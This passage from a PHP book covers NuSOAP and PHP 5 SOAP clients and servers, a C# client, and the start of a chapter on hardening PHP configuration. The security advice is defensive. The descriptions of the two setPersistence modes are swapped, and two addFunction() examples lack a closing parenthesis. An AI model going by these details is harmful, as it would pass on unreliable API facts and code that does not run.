$fault = new soap_fault("Client", "",
                        "Dollar value must be greater than 10!", "");
$fault->serialize();
```

This returns the following:

```
<?xml version="1.0"?>
<SOAP-ENV:Envelope
  SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"

  xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
  xmlns:si="http://soapinterop.org/xsd">
<SOAP-ENV:Body>
   <SOAP-ENV:Fault>
      <faultcode>Client</faultcode>
      <faultactor></faultactor>
      <faultstring>Dollar value must be greater than 10!</faultstring>
      <detail><soapVal xsi:type="xsd:string"></soapVal></detail>
   </SOAP-ENV:Fault>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Designating an HTTP Proxy

If the client requires use of an HTTP proxy server, it can be set using the setHTTPProxy() method. This method takes two arguments, the proxy address and its port:

```
$client = new soapclient("http://www.example.com/boxing/server.php", 80);
$client->setHTTPproxy("proxy.examplecompany.com", 8080);
```

All subsequent communication with the SOAP server initiated by this client will be routed through the designated proxy.

Debugging Tools

NuSOAP offers a debugging feature, which can be enabled on both the client and server sides. The method for enabling on each is identical, done by setting the debug_flag property to TRUE. For example:

```
$client = new soapclient($endpoint);
$client->debug_flag = true;
```

When debugging via the client, you can begin accessing debugging information via the property `debug_str`, like so:

```
echo $client->debug_str;
```

Because the returned string is quite lengthy, it will be difficult to read if you output it to the browser. You can improve its readability by replacing all newline characters with the `br` tag via the `nl2br()` function:

```
echo nl2br($soapclient->debug_str);
```

When debugging via the server, the debugging information will automatically be appended to any response. Interestingly, you can also enable server debugging from the client side by appending `?debug=1` to the Web Service endpoint URL. This causes the server to automatically append the debugging information to the response, as if debugging were enabled on the server side.

Two additional debugging attributes are available to the client:

- `request`: Retrieves the request header and accompanying SOAP message. It's called like so:

```
echo $soapclient->request;
```

- `response`: Retrieves the request response header and its accompanying SOAP message. It's called like so:

```
echo '<xmp>'.$soapclient->response.'</xmp>';
```

Secure Connections

Security should always be a subject of considerable concern when developing Internet-based applications. One of the de facto security safeguards in widespread use today is the Secure Sockets Layer (SSL) protocol, used to encrypt traffic sent over the Internet. NuSOAP supports SSL connections if the cURL extension is configured for PHP. Due to this extension's popularity, it's been bundled with PHP 5, and is enabled by configuring PHP with the `--with-curl` option.

Secure connections are initiated as is done via the Web browser, by prefacing the domain address with `https` rather than `http`.

PHP 5's SOAP Extension

In response to the community clamor for Web Services–enabled applications, and the popularity of third-party SOAP extensions, a native SOAP extension was incorporated into PHP 5. This section introduces this new object-oriented extension, offering several examples demonstrating how easy it is to create SOAP clients and servers. Along the way, you'll learn more about many of the functions and methods available through this extension. Before you can follow along with the accompanying examples, you need to take care of a few prerequisites, which are discussed next.

Prerequisites

PHP's SOAP extension requires the GNOME XML library. You can download the latest stable `libxml2` package from `http://www.xmlsoft.org/`. Binaries are also available for the Windows platform. Version 2.5.4 or greater is required. You'll also need to configure PHP with the `--enable-soap` extension.

Creating a SOAP Client

Creating a SOAP client with the new native SOAP extension is easier than you think. Although several client-specific methods are provided with the SOAP extension, only `SoapClient()` is required to create a complete WSDL-enabled client object. Once created, it's just a matter of calling the SOAP server's exposed functions. The `SoapClient()` method and several others are introduced next, guiding you through the process of creating a functional SOAP client as the section progresses. In the later section, "SOAP Client and Server Interaction," you'll find a complete working example of interaction between a client and server created using this extension.

SoapClient()

```
object SoapClient->SoapClient (mixed wsdl [, array options])
```

The `SoapClient()` constructor instantiates a new instance of the `SoapClient` class. The `wsdl` parameter determines whether the class will be invoked in WSDL or non-WSDL mode. If the former, then the parameter will point to the WSDL file; otherwise, it will be set to null. The discretionary `options` parameter is an array that accepts the following parameters:

- `actor`: This parameter specifies the name, in URI format, of the role that a SOAP node must play in order to process the header.
- `compression`: This parameter specifies whether data compression is enabled. Presently, `gzip` and `x-gzip` are supported. According to the TODO document, support is planned for HTTP compression.
- `exceptions`: Enabling this parameter turns on the exception-handling mechanism. It is enabled by default.
- `login`: If HTTP authentication is used to access the SOAP server, this parameter specifies the username.
- `password`: If HTTP authentication is used to access the SOAP server, this parameter specifies the password.
- `proxy_host`: This parameter specifies the name of the proxy host when connecting through a proxy server.
- `proxy_login`: This parameter specifies the proxy server username if one is required.
- `proxy_password`: This parameter specifies the proxy server password if one is required.
- `proxy_port`: This parameter specifies the proxy server port when connecting through a proxy server.

- `soap_version`: This parameter specifies whether SOAP version 1.1 or 1.2 should be used. This defaults to version 1.1.
- `trace`: If you would like to examine SOAP request and response envelopes, you'll need to enable this by setting it to 1.

Establishing a connection to a Web Service is trivial. The following example creates a `SoapClient` object that references the XMethods.net Weather Web Service, first introduced in the NuSOAP discussion earlier in this chapter:

```
<?php
   $ws = "http://www.xmethods.net/sd/2001/TemperatureService.wsdl";
   $client = new SoapClient($ws);
?>
```

However, just referencing the Web Service really doesn't do you much good. You'll want to learn more about the methods exposed by this Web Service. Of course, you can open up the WSDL document in the browser or a WSDL viewer. However, you can also retrieve the methods programmatically using the `__getFunctions()` method, introduced next.

__getFunctions()

```
array SoapClient->__getFunctions()
```

The `__getFunctions()` method returns an array consisting of all methods exposed by the service referenced by the `SoapClient` object. The following example establishes a connection to the XMethods.net Weather Web Service and retrieves a list of available methods:

```
<?php
   $ws = "http://www.xmethods.net/sd/2001/TemperatureService.wsdl";
   $client = new SoapClient($ws);
   var_dump($client->__getFunctions());
?>
```

This example returns:

```
array(1) {
      [0]=> string(30) "float getTemp(string $zipcode)"
   };
```

A single exposed method has been returned, `getTemp()`, which accepts a ZIP code as its lone parameter. The following example uses this method:

```
<?php
   $ws = "http://www.xmethods.net/sd/2001/TemperatureService.wsdl";
   $zipcode = "20171";
   $client = new SoapClient($ws);
   echo "It's ".$client->getTemp($zipcode)." degrees at zipcode $zipcode.";
?>
```

This example returns:

```
It's 74 degrees at zipcode 20171.
```

__getLastRequest()

```
string SoapClient->__getLastRequest()
```

When you're debugging, it's useful to view the SOAP request in its entirety, headers and all. You can do so by turning on tracing when creating the `SoapClient` object, and invoking the `__getLastRequest()` method after a SOAP request has been executed. This is best explained with an example:

```
<?php
   $ws = "http://www.xmethods.net/sd/2001/TemperatureService.wsdl";
   $zipcode = "20171";
   $client = new SoapClient($ws,array('trace' => 1));
   $temperature = $client->getTemp($zipcode);
   echo htmlspecialchars($client->__getLastRequest());
?>
```

This example returns (formatted for readability):

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope
   xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
   xmlns:ns1="urn:xmethods-Temperature"
   xmlns:xsd="http://www.w3.org/2001/XMLSchema"
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
   SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
   <SOAP-ENV:Body><ns1:getTemp>
      <zipcode xsi:type="xsd:string">20171</zipcode>
      </ns1:getTemp>
   </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

__getLastResponse()

```
object SoapClient->__getLastResponse()
```

The `__getLastRequest()` method is useful for reviewing the SOAP request in its entirety, envelope and all. When debugging, it's equally useful to review the response, accomplished using the `__getLastResponse()` method. As is the case with `__getLastRequest()`, tracing must be turned on. Consider an example:

```
<?php
   $ws = "http://www.xmethods.net/sd/2001/TemperatureService.wsdl";
   $zipcode = "20171";
   $client = new SoapClient($ws,array('trace' => 1));
   $temperature = $client->getTemp($zipcode);
   echo htmlspecialchars($client->__getLastResponse());
?>
```

This example returns (formatted for readability):

```
<?xml version='1.0' encoding='UTF-8'?>
<SOAP-ENV:Envelope
   xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xmlns:xsd="http://www.w3.org/2001/XMLSchema">
   <SOAP-ENV:Body>
      <ns1:getTempResponse xmlns:ns1="urn:xmethods-Temperature"
      SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
      <return xsi:type="xsd:float">76.0</return>
      </ns1:getTempResponse>
   </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Creating a SOAP Server

Creating a SOAP server with the new native SOAP extension is easier than you think. Although several server-specific methods are provided with the SOAP extension, only three methods are required to create a complete WSDL-enabled server. This section introduces these and other methods, guiding you through the process of creating a functional SOAP server as the section progresses. The next section, "SOAP Client and Server Interaction," offers a complete working example of the interaction between a WSDL-enabled client and server created using this extension. To illustrate this, the examples in the upcoming section refer to Listing 20-12, which offers a sample WSDL file. Directly following the listing, a few important SOAP configuration directives are introduced that you need to keep in mind when building SOAP services using this extension.

Listing 20-12. *A Sample WSDL File (boxing.wsdl)*

```
<?xml version="1.0" ?>
  <definitions name="boxing"
               targetNamespace="http://www.example.com/boxing"
    xmlns:tns="http://www.example.com/boxing"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema"
    xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
    xmlns="http://schemas.xmlsoap.org/wsdl/">
```

```
  <message name="getQuoteRequest">
    <part name="boxer" type="xsd:string" />
   </message>

   <message name="getQuoteResponse">
     <part name="return" type="xsd:string" />
   </message>

   <portType name="QuotePortType">
     <operation name="getQuote">
       <input message="tns:getQuoteRequest" />
       <output message="tns:getQuoteResponse" />
     </operation>
   </portType>

   <binding name="QuoteBinding" type="tns:QuotePortType">
     <soap:binding
           style="rpc" transport="http://schemas.xmlsoap.org/soap/http" />
     <operation name="getQuote">
       <soap:operation soapAction="" />
         <input>
           <soap:body use="encoded"
            encodingStyle="http://schemas.xmlsoap.org/soap/encoding/" />
         </input>
         <output>
           <soap:body use="encoded"
           encodingStyle="http://schemas.xmlsoap.org/soap/encoding/" />
         </output>
     </operation>
   </binding>

  <service name="boxing">
    <documentation>Returns quote from famous pugilists</documentation>
    <port name="QuotePort" binding="tns:QuoteBinding">
       <soap:address
        location="http://localhost/book/20/boxing/boxingserver.php" />
    </port>
  </service>
</definitions>
```

Important Configuration Directives

There are three important configuration directives that you need to keep in mind when building SOAP services using the native SOAP extension. These directives are introduced in this section.

soap.wsdl_cache_enabled

Scope: PHP_INI_ALL; Default value: 1

This directive determines whether the WSDL caching feature is enabled.

soap.wsdl_cache_dir

Scope: PHP_INI_ALL; Default value: /tmp

This directive determines the location where WSDL documents are cached.

soap.wsdl_cache_ttl

Scope: PHP_INI_ALL; Default value: 86400

This directive determines the time, in seconds, that a WSDL document is cached.

SoapServer()

```
object SoapServer->SoapServer (mixed wsdl [, array options])
```

The SoapServer() constructor instantiates a new instance of the SoapServer class in WSDL or non-WSDL mode. If you require WSDL mode, you need to assign the wsdl parameter the WSDL file's location, or else set it to NULL. The discretionary options parameter is an array used to set one or both of the following options:

- actor: Identifies the SOAP server as an actor, defining its URI.
- soap_version: Determines the supported SOAP version, and must be set with the syntax SOAP_*x*_*y*, where *x* is an integer specifying the major version number, and *y* is an integer specifying the corresponding minor version number. For example, SOAP version 1.2 would be assigned as SOAP_1_2.

The following example creates a SoapServer object referencing the boxing.wsdl file:

```
$soapserver = new SoapServer("boxing.wsdl");
```

Of course, if the WSDL file resides on another server, you can reference it using a valid URI. For example:

```
$soapserver = new SoapServer("http://www.example.com/boxing.wsdl");
```

However, creating a SoapServer object is only one task of several required to create a basic SOAP server. Next, you need to export at least one function, a task accomplished using the addFunction() method, introduced next.

■ **Note** If you're interested in exposing all methods in a class through the SOAP server, use the method setClass(), introduced later in this section.

---

addFunction()

```
void SoapServer->addFunction (mixed functions)
```

You can make a function available to clients by exporting it using the `addFunction()` method. In the WSDL file, there is only one function to implement, `getQuote()`. It takes `$boxer` as a lone parameter, and returns a string. Let's create this function and expose it to connecting clients:

```
<?php
   function getQuote($boxer) {
      if ($boxer == "Tyson") {
         $quote = "My main objective is to be professional
                   but to kill him. (2002)";
      } elseif ($boxer == "Ali") {
         $quote = "I am the greatest. (1962)";
      } elseif ($boxer == "Foreman") {
         $quote = "Generally when there's a lot of smoke,
                   there's just a whole lot more smoke. (1995)";
      } else {
         $quote = "Sorry, $boxer was not found.";
      }
      return $quote;
   }

   $soapserver = new SoapServer("boxing.wsdl");

   $soapserver->addFunction("getQuote");
?>
```

When two or more functions are defined in the WSDL file, you can choose which ones are to be exported by passing them in as an array, like so:

```
$soapserver->addFunction(array("getQuote","someOtherFunction");
```

Alternatively, if you would like to export all functions defined in the scope of the SOAP server, you can pass in the constant, `SOAP_FUNCTIONS_ALL`, like so:

```
$soapserver->addFunction(array(SOAP_FUNCTIONS_ALL);
```

It's important to understand that exporting the functions is not all that you need to do to produce a valid SOAP server. You also need to properly process incoming SOAP requests, a task handled for you via the method `handle()`. This method is introduced next.

handle()

```
void SoapServer->handle ([string soap_request])
```

Incoming SOAP requests are received by way of either the input parameter `soap_request` or the PHP global `$HTTP_RAW_POST_DATA`. Either way, the method `handle()` will automatically direct the request to the SOAP server for you. It's the last method executed in the server code. You call it like this:

```
$soapserver->handle();
```

setClass()

```
void SoapServer->setClass (string class_name [, mixed args])
```

Although the `addfunction()` method works fine for adding functions, what if you want to add class methods? This task is accomplished with the `setClass()` method, with the `class_name` parameter specifying the name of the class, and the optional `args` parameter specifying any arguments that will be passed to a class constructor. Let's create a class for the boxing quote service, and export its methods using `setClass()`:

```
<?php
  class boxingQuotes {
    function getQuote($boxer) {
      if ($boxer == "Tyson") {
        $quote = "My main objective is to be professional
                  but to kill him. (2002)";
        } elseif ($boxer == "Ali") {
          $quote = "I am the greatest. (1962)";
        } elseif ($boxer == "Foreman") {
          $quote = "Generally when there's a lot of smoke,
                    there's just a whole lot more smoke. (1995)";
        } else {
          $quote = "Sorry, $boxer was not found.";
        }
        return $quote;
      }
    }

    $soapserver = new SoapServer("boxing.wsdl");

    $soapserver->setClass("boxingQuotes");
    $soapserver->handle();
?>
```

The decision to use `setClass()` instead of `addFunction()` is irrelevant to any requesting clients.

setPersistence()

```
void SoapServer->setPersistence (int mode)
```

One really cool feature of the SOAP extension is the ability to persist objects across a session. This is accomplished with the `setPersistence()` method. This method only works in conjunction with `setClass()`. Two modes are accepted:

- SOAP_PERSISTENCE_REQUEST: This mode specifies that PHP's session-handling feature should be used to persist the object.
- SOAP_PERSISTENCE_SESSION: This mode specifies that the object is destroyed at the end of the request.

SOAP Client and Server Interaction

Now that you're familiar with the basic premises of using this extension to create both SOAP clients and servers, this section presents an example that simultaneously demonstrates both concepts. This SOAP service retrieves a famous quote from a particular boxer, and that boxer's last name is requested using the exposed getQuote() method. It's based on the boxing.wsdl file shown in Listing 20-12. Let's start with the server.

Boxing Server

The boxing server is simple but practical. Extending this to connect to a database server would be a trivial affair. Let's consider the code:

```
<?php
  class boxingQuotes {
    function getQuote($boxer) {
      if ($boxer == "Tyson") {
        $quote = "My main objective is to be professional
                  but to kill him. (2002)";
      } elseif ($boxer == "Ali") {
        $quote = "I am the greatest. (1962)";
      } elseif ($boxer == "Foreman") {
        $quote = "Generally when there's a lot of smoke,
                  there's just a whole lot more smoke. (1995)";
      } else {
        $quote = "Sorry, $boxer was not found.";
      }
      return $quote;
    }
  }

  $soapserver = new SoapServer("boxing.wsdl");

  $soapserver->setClass("boxingQuotes");
  $soapserver->handle();
?>
```

The client, introduced next, will consume this service.

Boxing Client

The boxing client consists of just two lines, the first instantiating the WSDL-enabled SoapClient() class, and the second executing the exposed method getQuote(), passing in the parameter "Ali":

```
<?php
   $client = new SoapClient("boxing.wsdl");
   echo $client->getQuote("Ali");
?>
```

Executing the client produces the following output:

```
I am the greatest. (1962)
```

Using a C# Client with a PHP Web Service

Although Linux is in widespread use as a server platform, it's apparent that the Microsoft Windows operating system will continue to dominate the desktop for some time to come. That said, quite a bit of interest has been generated regarding using Web Services as the tool of choice to enable Windows-based desktop applications to seamlessly integrate with Linux-based server applications. This section offers a brief yet effective example that demonstrates just how easy it is to do this. Specifically, we'll create a simple console-based C# application that talks to the PHP-based boxing Web Service built using the NuSOAP extension (refer to Listing 20-8). Although it's simplistic, this example should provide you with enough information to get the ball rolling on more complex applications.

In this final example, a C# application and our PHP Web Service will be coerced into playing nice with each other. This example is particularly compelling because it demonstrates just how easy it is to integrate a Windows desktop application and an open-source server. Because not everybody has a copy of Visual Studio .NET at their disposal, this example uses the freely downloadable .NET Framework SDK, which contains all the tools you need to successfully carry out this experiment. If you're running Visual Studio .NET, the general process is the same, although considerably more streamlined.

For demonstration purposes, we'll use the PHP-based boxing Web Service discussed throughout this chapter. The finished C# client simply invokes the `getRandQuote()` function, outputting a random quotation to a console window. Example output is provided in Figure 20-5.




Figure 20-5. *Retrieving a random quote via a C# client*

If you don't already have it installed, you need to download and install the .NET Framework SDK to follow along with the example. Because the URL is quite long, execute a search on the Microsoft site (`http://search.microsoft.com/`) for the package. In addition, you need to download the .NET Framework Redistributable Package, which is also readily available from the Microsoft Web site. If you're unfortunate enough to be using a dial-up connection, consider ordering both on CD, because the SDK weighs in at over 100MB, while the redistributable package tops out at over 24MB.

Once the packages are installed, it's time to begin. For starters, you need to generate a C# proxy for the Web Service. You can do this by using the Web Services Description Language tool (`wsdl.exe`), included within the SDK. Reference the WSDL-enabled boxing server script shown in Listing 20-8:

```
wsdl /l:CS /protocol:SOAP http://localhost/book/20/boxing.php?wsdl
```

The result is a file named `boxing.cs`. Feel free to open it up and examine the file's contents; just be sure not to change anything. Next, you'll compile this proxy as a DLL library. This is necessary because the DLL will be referenced by the C# application so that the Web Service's methods can be called. You compile a DLL like you would any other C# program, using the C# compiler tool (`csc.exe`):

```
csc /t:library /r:System.Web.Services.dll /r:System.Xml.dll boxing.cs
```

The `/r` flags tell the compiler to reference these libraries during the compilation process. The result is a file named `boxing.dll`. In turn, you'll reference this DLL when you compile the C# SOAP client, discussed next.

■ **Note** Generating and compiling the proxy via the command line is indeed a tedious process. Bear in mind that the process is automated within Visual Studio .NET, greatly reducing development overhead.

Finally, create the C# application. Although you could conceivably create a full-blown GUI application using a text editor, to stay on track, we'll forego doing so here. Instead, create a simple console application, as shown in Listing 20-13.

Listing 20-13. *The C# SOAP Client*

```
using System;
using System.Web.Services;
using System.Web.Services.Protocols;
using System.Xml.Serialization;

namespace ConsoleApplication
{
   class boxing
   {
      [STAThread]
      static void Main(string[] args)
      {
         BoxingService bx = new BoxingService();
         Console.WriteLine(bx.getRandQuote());
      }
   }
}
```

Compile this client, like so:

```
csc boxing.cs /r:boxing.dll
```

What results is a file named `boxing.exe`. This is the executable C# client. Finally, test your program by executing it, like so:

```
C:\vs\proj\book\20\boxing.exe
```

Pending no unforeseen issues, you should see output similar to that shown in Figure 20-5.

Summary

The promise of Web Services and other XML-based technologies has generated an incredible amount of work in this area, with progress regarding specifications, and the announcement of new products and projects happening all of the time. No doubt such efforts will continue, given the incredible potential that this concentration of technologies has to offer.

In the next chapter, you'll turn your attention to the security-minded strategies that developers should always keep at the forefront of their development processes.

CHAPTER 21

Secure PHP Programming

Any Web server can be thought of as a castle under constant attack by a sea of barbarians. And, as the history of both conventional and information warfare shows, often the attackers' victory isn't entirely dependent upon their degree of skill or cunning, but rather on an oversight by the defenders. As keepers of the electronic kingdom, you're faced with no shortage of potential ingresses from which havoc can be wrought, perhaps most notably:

- **User input**: Exploiting disregarded user input is perhaps the easiest way to cause serious damage to an otherwise secure application infrastructure, an assertion backed up by the numerous reports of attacks launched on high-profile Web sites in this fashion. Deft manipulation of parameters emanating from Web forms, URL parameters, cookies, and other readily accessible routes enables attackers to exploit a multitude of routes to strike the very heart of your application logic.
- **Software vulnerabilities**: Web applications are often constructed from numerous technologies, typically a database server, a Web server, and one or more programming languages, all of which run on one or more operating systems. Therefore, it's crucial to constantly keep abreast of exposed vulnerabilities and take the steps necessary to patch the problem before someone takes advantage of it.
- **The inside job**: Shared host servers, such as those often found in ISPs and educational hosting environments, are always susceptible to damage, intentional or otherwise, by a fellow user's actions.

Because each scenario poses significant risk to the integrity of your application, all must be thoroughly investigated and handled accordingly. In this chapter, we'll review many of the steps you can take to hedge against and even eliminate these dangers. Specifically, you'll learn about:

- Securely configuring PHP via its configuration parameters
- The safe mode security option
- The importance of validating user data
- Protecting sensitive data through common sense and proper server configuration
- PHP's encryption capabilities

Perhaps the best place to start is with a review of PHP's configuration parameters, because you can take advantage of them right from the very start, prior to doing anything else with the language.

Configuring PHP Securely

PHP offers a number of configuration parameters that are intended to greatly increase PHP's level of security awareness. This section introduces many of the most relevant options.

■ **Note** Disabling the `register_globals` directive aids tremendously in the prevention of user-initiated attempts to trick the application into accepting otherwise dangerous data. However, because this matter was already discussed in detail in Chapter 3, the same information will not be repeated in this chapter.

Safe Mode

Safe mode is of particular interest to those running PHP in a shared-server environment. When safe mode is enabled, PHP always verifies that the executing script's owner matches the owner of the file that the script is attempting to open. This prevents the unintended execution, review, and modification of files not owned by the executing user, provided that the file privileges are also properly configured to prevent modification. Enabling safe mode also has other significant effects on PHP's behavior, in addition to diminishing, or even disabling, the capabilities of numerous standard PHP functions. These effects and the numerous safe mode–related parameters that comprise this feature are discussed in this section.

safe_mode (boolean)

Scope: `PHP_INI_SYSTEM`, Default value: `0`

Enabling the `safe_mode` directive places restrictions on several potentially dangerous language features when using PHP in a shared environment. You can enable `safe_mode` by setting it to the Boolean value of `on`, or disable it by setting it to `off`. Its restriction scheme is based on comparing the UID (user ID) of the executing script and the UID of the file that the script is attempting to access. If the UIDs are the same, the script can execute; otherwise, the script fails.

Specifically, when safe mode is enabled, several restrictions come into effect:

- Use of all input/output functions (`fopen()`, `file()`, and `require()`, for example) is restricted to only files that have the same owner as the script that is calling these functions. For example, assuming that safe mode is enabled, if a script owned by Mary calls `fopen()` and attempts to open a file owned by John, it will fail. However, if Mary owns both the script calling `fopen()` and the file called by `fopen()`, the attempt will be successful.
- Attempts by a user to create a new file will be restricted to creating the file in a directory owned by the user.

- Attempts to execute scripts via functions like `popen()`, `system()`, or `exec()` are only possible when the script resides in the directory specified by the `safe_mode_exec_dir` configuration directive. This directive is discussed later in this section.
- HTTP authentication is further strengthened because the UID of the owner of the authentication script is prepended to the authentication realm. Furthermore, the `PHP_AUTH` variables are not set when safe mode is enabled.
- If using the MySQL database server, the username used to connect to a MySQL server must be the same as the username of the owner of the file calling `mysql_connect()`.

Safe Mode and Disabled Functions

The following is a complete list of functions, variables, and configuration directives that are affected when the `safe_mode` directive is enabled:

`apache_request_headers()`	`backticks()` and the backtick operator	`chdir()`
`chgrp()`	`chmod()`	`chown()`
`copy()`	`dbase_open()`	`dbmopen()`
`dl()`	`exec()`	`filepro()`
`filepro_retrieve()`	`filepro_rowcount()`	`fopen()`
`header()`	`highlight_file()`	`ifx_*`
`ingres_*`	`link()`	`mail()`
`max_execution_time()`	`mkdir()`	`move_uploaded_file()`
`mysql_*`	`parse_ini_file()`	`passthru()`
`pg_lo_import()`	`popen()`	`posix_mkfifo()`
`putenv()`	`rename()`	`rmdir()`
`set_time_limit()`	`shell_exec()`	`show_source()`
`symlink()`	`system()`	`touch()`
`unlink()`		

safe_mode_gid (boolean)

Scope: `PHP_INI_SYSTEM`; Default value: `0`

This directive changes safe mode's behavior from verifying UIDs before execution to verifying group IDs. For example, if Mary and John are in the same user group, Mary's scripts can call `fopen()` on John's files.

safe_mode_include_dir (string)

Scope: `PHP_INI_SYSTEM`; Default value: `NULL`

You can use `safe_mode_include_dir` to designate various paths in which safe mode will be ignored if it's enabled. For instance, you might use this function to specify a directory containing various templates that might be incorporated into several user Web sites. You can specify multiple directories by separating each with a colon on Unix-based systems, and a semicolon on Windows.

Note that specifying a particular path without a tailing slash will cause all directories falling under that path to also be ignored by the safe mode setting. For example, setting this directive to `/home/configuration` means that `/home/configuration/templates/` and `/home/configuration/passwords/` are also exempt from safe mode restrictions. Therefore, if you'd like to exclude just a single directory or set of directories from the safe mode settings, be sure to conclude each with the trailing slash.

safe_mode_allowed_env_vars (string)

Scope: `PHP_INI_SYSTEM`; Default value: `"PHP_"`

When safe mode is enabled, you can use this directive to allow certain environment variables to be modified by the executing user's script. You can allow multiple variables to be modified by separating each with a comma.

safe_mode_exec_dir (string)

Scope: `PHP_INI_SYSTEM`; Default value: `NULL`

This directive specifies the directories in which any system programs reside that can be executed by functions such as `system()`, `exec()`, or `passthru()`. Safe mode must be enabled for this to work. One odd aspect of this directive is that the forward slash (`/`) must be used as the directory separator on all operating systems, Windows included.

safe_mode_protected_env_vars (string)

Scope: `PHP_INI_SYSTEM`; Default value: `LD_LIBRARY_PATH`

This directive protects certain environment variables from being changed with the `putenv()` function. By default, the variable `LD_LIBRARY_PATH` is protected, because of the unintended consequences that may arise if this is changed at run time. Consult your search engine or Linux manual for more information about this environment variable. Note that any variables declared in this section will override anything declared by the `safe_mode_allowed_env_vars` directive.

Other Security-Related Configuration Parameters

This section introduces several other configuration parameters that play an important role in better securing your PHP installation.

disable_functions (string)

Scope: `PHP_INI_SYSTEM`; Default value: `NULL`

For some, enabling safe mode might seem a tad overbearing. Instead, you might want to just disable a few functions. You can set `disable_functions` equal to a comma-delimited list of function names that you want to disable. Suppose that you want to disable just the `fopen()`, `popen()`, and `file()` functions. Just set this directive like so:

```
disable_functions = fopen,popen,file
```

Note that this directive does not depend on whether safe mode is enabled.

disable_classes (string)

Scope: PHP_INI_SYSTEM; Default value: NULL

Given the new functionality offered by PHP's embrace of the object-oriented paradigm, it likely won't be too long before you're using large sets of class libraries. However, there may be certain classes found within these libraries that you'd rather not make available. You can prevent the use of these classes with the disable_classes directive. For example, suppose you want to completely disable the use of two classes, named administrator and janitor:

```
disable_classes = "administrator, janitor"
```

Note that the influence exercised by this directive does not depend on the safe_mode directive.

doc_root (string)

Scope: PHP_INI_SYSTEM; Default value: NULL

This directive can be set to a path that specifies the root directory from which PHP files will be served. If the doc_root directive is set to nothing (empty), it is ignored, and the PHP scripts are executed exactly as the URL specifies. If safe mode is enabled and doc_root is not empty, PHP scripts residing outside of this directory will not be executed.

max_execution_time (integer)

Scope: PHP_INI_ALL; Default value: 30

This directive specifies for how many seconds a script can execute before being terminated. This can be useful to prevent users' scripts from consuming too much CPU time. If max_execution_time is set to 0, no time limit will be set.

memory_limit (integer)

Scope: PHP_INI_ALL; Default value: 8M

This directive specifies, in megabytes, how much memory a script can use. Note that you cannot specify this value in terms other than megabytes, and that you must always follow the number with an M. This directive is only applicable if --enable-memory-limit was enabled when you configured PHP.

open_basedir (string)

Scope: PHP_INI_SYSTEM; Default value: NULL

PHP's open_basedir directive can establish a base directory to which all file operations will be restricted, much like Apache's DocumentRoot directive. This prevents users from entering otherwise restricted areas of the server. For example, suppose all Web material is located within the directory /home/www. To prevent users from viewing and potentially manipulating files like /etc/passwd via a few simple PHP commands, consider setting open_basedir like so:

```
open_basedir = "/home/www/"
```

Note that the influence exercised by this directive does not depend on the `safe_mode` directive.

sql.safe_mode (integer)

Scope: `PHP_INI_SYSTEM`; Default value: `0`

When enabled, `sql.safe_mode` ignores all information through Mysql's database connection functions. The user under which PHP is running is used as the username (quite likely the Apache daemon user), and no password is used.

user_dir (string)

Scope: `PHP_INI_SYSTEM`; Default Value: `NULL`

This directive specifies the name of the directory in a user's home directory where PHP scripts must be placed in order to be executed. For example, if `user_dir` is set to `scripts` and user Johnny wants to execute `somescript.php`, then Johnny must create a directory named `scripts` in his home directory and place `somescript.php` in it. This script can then be accessed via the URL `http://www.example.com/~johnny/scripts/somescript.php`. This directive is typically used in conjunction with Apache's `UserDir` configuration directive.

Hiding Configuration Details

Many programmers prefer to wear their decision to deploy open-source software as a badge for the world to see. However, it's important to realize that every piece of information you release about your project may provide an attacker with vital clues that can ultimately be used to penetrate your server. That said, consider an alternative approach of letting your application stand on its own merits while keeping quiet about the technical details whenever possible. Although obfuscation is only a part of the total security picture, it's nonetheless a strategy that should always be kept in mind. This section introduces several very easy but effective strategies you can undertake in this regard.

Hiding Apache and PHP

Apache outputs a server signature included within all document requests, and within server-generated documents (a 500 Internal Server Error document, for example). Two configuration directives are responsible for controlling this signature: `ServerSignature` and `ServerTokens`.

Apache's ServerSignature Directive

The `ServerSignature` directive is responsible for the insertion of that single line of output pertaining to Apache's server version, server name (set via the `ServerName` directive), port, and compiled-in modules. When enabled and working in conjunction with the `ServerTokens` directive (introduced next), it's capable of displaying output like this:

```
Apache/2.0.44 (Unix) DAV/2 PHP/5.0.0b3-dev Server at www.example.com Port 80
```

Obviously, the Apache version, operating system, and compiled-in modules are items you'd rather keep to yourself. Therefore, consider disabling this directive by setting it to `Off`.

Apache's ServerTokens Directive

The `ServerTokens` directive determines which degree of server details is provided if the `ServerSignature` directive is enabled. Six options are available, including: `Full`, `Major`, `Minimal`, `Minor`, `OS`, and `Prod`. An example of each is given in Table 21-1.

Table 21-1. *Options for the ServerTokens Directive*

Option	Example
`Full`	Apache/2.0.44 (Unix) DAV/2 PHP/5.0.0b3-dev
`Major`	Apache/2
`Minimal`	Apache/2.0.44
`Minor`	Apache/2.0
`OS`	Apache/2.0.44 (Unix)
`Prod`	Apache

Although this directive is moot if `ServerSignature` is disabled, if for some reason `ServerSignature` must be enabled, consider setting it to `Prod`.

expose_php (boolean)

Scope: `PHP_INI_SYSTEM`; Default value: `1`

